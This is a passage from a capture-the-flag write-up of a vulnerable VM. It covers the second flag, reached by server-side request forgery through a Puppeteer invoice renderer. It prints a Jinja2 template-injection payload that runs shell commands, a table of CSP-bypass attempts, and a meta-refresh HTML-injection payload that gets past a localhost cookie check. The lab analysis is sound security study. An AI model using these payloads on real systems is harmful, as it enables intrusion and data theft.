
Flag 1: halborn{pnic3_RCE_c0hgr4ts!}
Flag 2 — Puppeteer SSRF via Meta Refresh
Discovering the second service
With RCE in hand, I re-ran the SSTI payload with ps aux to map running processes:
{{ cycler.__init__.__globals__.os.popen('ps aux').read() }}

A docker-proxy was forwarding host port 3131 → 172.17.0.2:3131. Visiting the forwarded port revealed a second app:


A WebApp for creating invoices for independent contractors — served from /var/www/halborn-invoice/ on the host. I listed it via SSTI:
{{ cycler.__init__.__globals__.os.popen('ls -la /var/www/halborn-invoice/').read() }}
Reading the invoice source
The interesting files were app.js, pdf.js, and payments.js.
app.js:

Key routes:
app.get('/secret', (req, res) => {
    if (req.socket.remoteAddress != "::ffff:127.0.0.1") {
        return res.send("Ok try harder");
    }
    if (req.cookies['bot']) {
        return res.send("Ok try harder");
    }
    res.setHeader('X-Frame-Options', 'none');
    res.send(process.env.FLAG || 'secret');
});
Two guardrails on /secret:
- The client's socket address must be
127.0.0.1. - A
botcookie must not be present.
The /invoice route accepts contractor details, renders them into invoice.html via naive replaceAll('{{ name }}', req.query.name), and then pdf.js launches Puppeteer to render the result to PDF. Crucially, the Puppeteer browser runs locally (so it can reach 127.0.0.1) and sets the bot cookie with SameSite=Strict before navigating:
pdf.js:

const cookie = {
    "name": "bot",
    "value": "true",
    "domain": "localhost:3131",
    "httpOnly": true,
    "sameSite": "Strict"
};

await page.setCookie(cookie);
await page.goto("http://localhost:3131/renderInvoice?" + querystring.stringify(body), { waitUntil: 'networkidle0' });
So:
- The bot cookie is bound to the
localhostdomain. SameSite=Strictmeans cross-origin navigations won't carry it.- Navigations are cross-origin if origin differs —
localhostand127.0.0.1are different origins in browser-land.
That's the crack. If I can force the Puppeteer browser to navigate from localhost:3131/renderInvoice → 127.0.0.1:3131/secret, it's still 127.0.0.1 on the socket (pass), but the bot cookie gets dropped on the origin switch (pass).
The CSP fight
The injected HTML is subject to the invoice page's Content-Security-Policy:
default-src 'unsafe-inline' maxcdn.bootstrapcdn.com;
object-src 'none';
script-src 'none';
img-src 'self' dummyimage.com;
I tried most of the usual suspects:
| Attempt | Payload | Result |
|---|---|---|
| Inline script | <script>alert(1)</script> | Blocked by script-src 'none' |
| Remote script | <script src="https://maxcdn.bootstrapcdn.com"></script> | Blocked by script-src 'none' |
| Iframe | <iframe src="/secret"></iframe> | Blocked by frame ancestor defaults |
Iframe srcdoc | <iframe srcdoc="<script>…</script>"></iframe> | Inherits CSP, scripts blocked |
<img src="/secret"> | — | Wrong MIME, broken image |
<picture> + SVG <source> | — | /secret is not an SVG |
<video> + <track> | — | Blocked by media-src |
<base href="/secret"> | — | Doesn't redirect, only rewrites relative URLs |
| Sandbox iframe | sandbox="allow-scripts" | Scripts still blocked by parent CSP |
| Data-URI iframe | data:text/html,<script>fetch('/secret')</script> | Scripts blocked |
| CSS background | url(/secret) | Blocked by img-src |
Then the winning idea: <meta http-equiv="Refresh"> isn't subject to script-src, it's a navigation directive. And if I refresh to 127.0.0.1 instead of localhost, the Puppeteer browser will:
- Navigate away from the
localhostorigin, - Leave the
botcookie behind (SameSite=Strict + cross-origin), - Request
/secretfrom the Puppeteer socket (127.0.0.1).
The payload

Injecting into the name field (rendered inside <title>):
a</title><meta http-equiv="Refresh" content="0; url='http://127.0.0.1:3131/secret'" />
That closes the title, drops a meta refresh, and redirects the bot to /secret on the 127.0.0.1 origin.
Exploit execution
- Craft the payload and submit the invoice form with role
Offensive Security Engineer(required sopayments.validateBonus(role)returns a bonus rate that keeps execution on the PDF-rendering path). - Server calls Puppeteer to render
/renderInvoice?…into a PDF. - Puppeteer navigates, sees the meta refresh, and navigates again — this time to
127.0.0.1:3131/secret. - Because the origin changed, the
SameSite=Strictbotcookie is not sent. /secretsees a request from127.0.0.1with nobotcookie → returnsprocess.env.FLAG.- The flag is rendered into the returned PDF.

Flag 2: 0ffch41n_rul3s_0xfabada
Takeaways
A few lessons worth pulling out of this box:
secrets.token_hexis not a toy. Rolling your own with a 5-char hex space is the same as writingSECRET_KEY = "please_rce_me". Always use the realsecretsmodule.- Never pass user input through
.format()and intorender_template_string. That's two separate template engines taking turns on attacker-controlled data. localhost≠127.0.0.1in browser cookie policy. Same machine, different origins. Any auth that leans on "only the bot has this cookie" collapses the moment the bot follows a cross-origin redirect.- CSP is not a silver bullet.
script-src 'none'stopped every JS vector I tried, but<meta http-equiv="Refresh">is a navigation primitive that sails right past it. - Puppeteer + local services = SSRF waiting to happen. Anything the headless browser can reach, an attacker who controls the rendered HTML can reach too.
Thanks for a genuinely fun VM. :)